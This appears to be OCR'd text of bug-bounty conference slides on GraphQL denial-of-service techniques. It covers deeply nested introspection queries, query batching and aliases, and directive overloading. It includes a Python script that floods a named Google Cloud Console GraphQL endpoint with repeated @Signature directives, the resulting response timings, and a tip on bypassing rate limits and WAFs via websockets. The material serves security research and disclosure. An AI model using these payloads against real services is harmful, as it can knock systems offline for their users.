
A Circular Definition occurs when a type references itself directly or indirectly, creating a potentially infinite loop in the schema structure.

```
type User {
  id: ID!
  name: String!
  bestFriend: User
}
```



No need to check the schema, Introspection is vulnerable

```
query dos {
  __schema {
    types {
      fields {
        type {
          fields {
            type {
              fields {
                type {
                  fields {
                    type {
                      fields {
                        type {
                          fields {
                            type {
                              fields {
                                type {
                                  fields {
                                    type {
                                      name
                                    }
                                  }
                                }
                              }
                            }
                          }
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```


query dos {
__schema {
types {
fields {
type {
fields {
type {
fields {
type {
fields {
type {
fields {
type {
fields {
type {
fields {
type {
name
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
No need to check the schema, Introspection is vulnerable

GRAPHQL BATCHING

```
{"query":"query { a } query { a
} query { a } query { a }"}
```

Batching is a technique that combines multiple queries into a single request, reducing network overhead

GRAPHQL ALIASES

```
{
  "query": "{ user1: user(id: 1) { name } user2:
user(id: 2) { name } user3: user(id: 3) { name }
user4: user(id: 4) { name } user5: user(id: 5) {
name } }"
}
```

Aliases allow renaming fields in a query response, enabling multiple queries for the same field with different arguments.

QUICK TIP

For batching and aliases I highly recommend to use gadgets

The gadgets can be a query that takes already between ~200ms up to ~500ms (or more if there is /shrug)

Use this specific query in the final payload to increase the load on the disk/memory/db etc… depending on the operation

GRAPHQL DIRECTIVES

A directive decorates part of a GraphQL schema or operation with additional configuration

GOOGLE CONSOLE: USAGE OF DIRECTIVE

```
# Define a directive for field-level authorization
directive @auth(role: String) on FIELD_DEFINITION

# Define the User type
type User {
  id: ID!
  username: String!
  email: String! @auth(role: "ADMIN")
  createdAt: String!
}

type Query {
  # Fetch a user by ID, with an optional
authorization directive
  user(id: ID!): User @auth(role: "USER")
}
```

GRAPHQL

```
query ListOperations($pageSize: Int) @Signature(bytes: "2/HZK/KTyJwL"){
    listOperations(pageSize: $pageSize) {
        data {
            ...Operation
        }
    }
}

fragment Operation on google_longrunning_Operation {
    name metadata done result response error {
        code message details
    }
}
```


Signing the body of the request

GRAPHQL

```
query ListOperations($pageSize: Int) @Signature(bytes: "2/HZK/KTyJwL"){
    listOperations(pageSize: $pageSize) {
        data {
            ...Operation
        }
    }
}

fragment Operation on google_longrunning_Operation {
    name metadata done result response error {
        code message details
    }
}
```

Signing the body of the request


GRAPHQL

```
{
    "data": null,
    "errors": [{
        "message": "Signature is not valid",
        "errorType": "VALIDATION_ERROR",
        "extensions": {
            "status": {
                "code": 13,
                "message": "Internal error encountered."
            }
        }
    }]
}
```

Impossible to modify the body of the request

GRAPHQL

```
Wqb = function (a, b) {
    b = a.serialize(Nqb, b);
    return a.config.request(
      'BatchPollOperations',
      'query BatchPollOperations($operationNames: [String!]!)
@Signature(bytes: "2/
iK7YFqII6ybbE1S2gxMnA0aRa3dCR0TGbGYBcA12bE4=") {
batchPollOperations(operationNames: $operationNames) { data {
operation { ...Operation } } } } fragment Operation on
google_longrunning_Operation { name metadata done result
response error { code message details } }',
      b
    ).pipe(a.deserialize(Nqb))
  };
```



GRAPHQL

```
query ListOperations($pageSize: Int)
@Signature(bytes: "2/HZK/KTyJwL") @Signature(bytes:
"2/HZK/KTyJwL") @Signature(bytes: "2/HZK/KTyJwL")
@Signature(bytes: "2/HZK/KTyJwL"){
    listOperations(pageSize: $pageSize) {
        data {
            ...Operation
        }
    }
}
```

GRAPHQL

Wrote a script that would append directives and see the timeout of each request

```
import json
import requests
import warnings
warnings.filterwarnings("ignore")


def dos_time(directives):
    # Generate the signature DoS Payload
    signatures = "@Signature(bytes: \"2/HZK/KTyJwL\")" * directives

    body = {"operationName": "ListOperations", "query": "query ListOperations($pageSize: Int) "+
signatures +" { listOperations(pageSize: $pageSize) { data { ...Operation } } } fragment Operation on
google_longrunning_Operation { name metadata done result response error { code message details } }",
"variables": {"pageSize": 100}}

    burp0_url = "https://cloudconsole-pa.clients6.google.com:443/v3/entityServices/
BillingAccountsEntityService/schemas/BILLING_ACCOUNTS_GRAPHQL:graphql?key=&prettyPrint=false"
    burp0_cookies = {}
    burp0_headers = {}
    r = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=body)

    print(r.elapsed.total_seconds())

directives = [10, 500, 1000, 5000, 10000, 50000, 100000, 1000000]

for directive in directives:
    print(f"[*] Testing with {directive} directives")
    dos_time(directive)
```

??????????

```
[*] Testing with 10 directives
0.905583
[*] Testing with 500 directives
1.017762
[*] Testing with 1000 directives
1.505507
[*] Testing with 5000 directives
2.700391
[*] Testing with 10000 directives
2.644184
[*] Testing with 50000 directives
6.533929
[*] Testing with 100000 directives
11.731494
[*] Testing with 1000000 directives
109.013954
```

🫶

1m40 per request

Repeat @a until the response time is big enough


GRAPHQL DIRECTIVE OVERLOADING

```
{"query":"query { __typename @a@a@a@a@a@a@a@a@a@a}"}
```

Some apps require 500 directives, others require 100k

GOOGLE DIRECTIVE OVERLOADING

REZO



IMPACT


★★★★★

PRESENCE WILD


★★★★★

★★ OVERALL ★★

$ 6K BOUNTY



GRAPHQL PRO TIP




GraphQL exposes a Websocket server depending on the configuration

This Websocket server may be used to bypass rate limiting and WAF that can allow you to exploit Denial of Services

SNORLHAX

BONSOIRD



REZO

OXBEEFED

GRAPHQL DOS

IMPACT

★★★★★


PRESENCE WILD

★★★★★

★★ OVERALL ★★

$ ~70K BOUNTY

Conclusion



2023

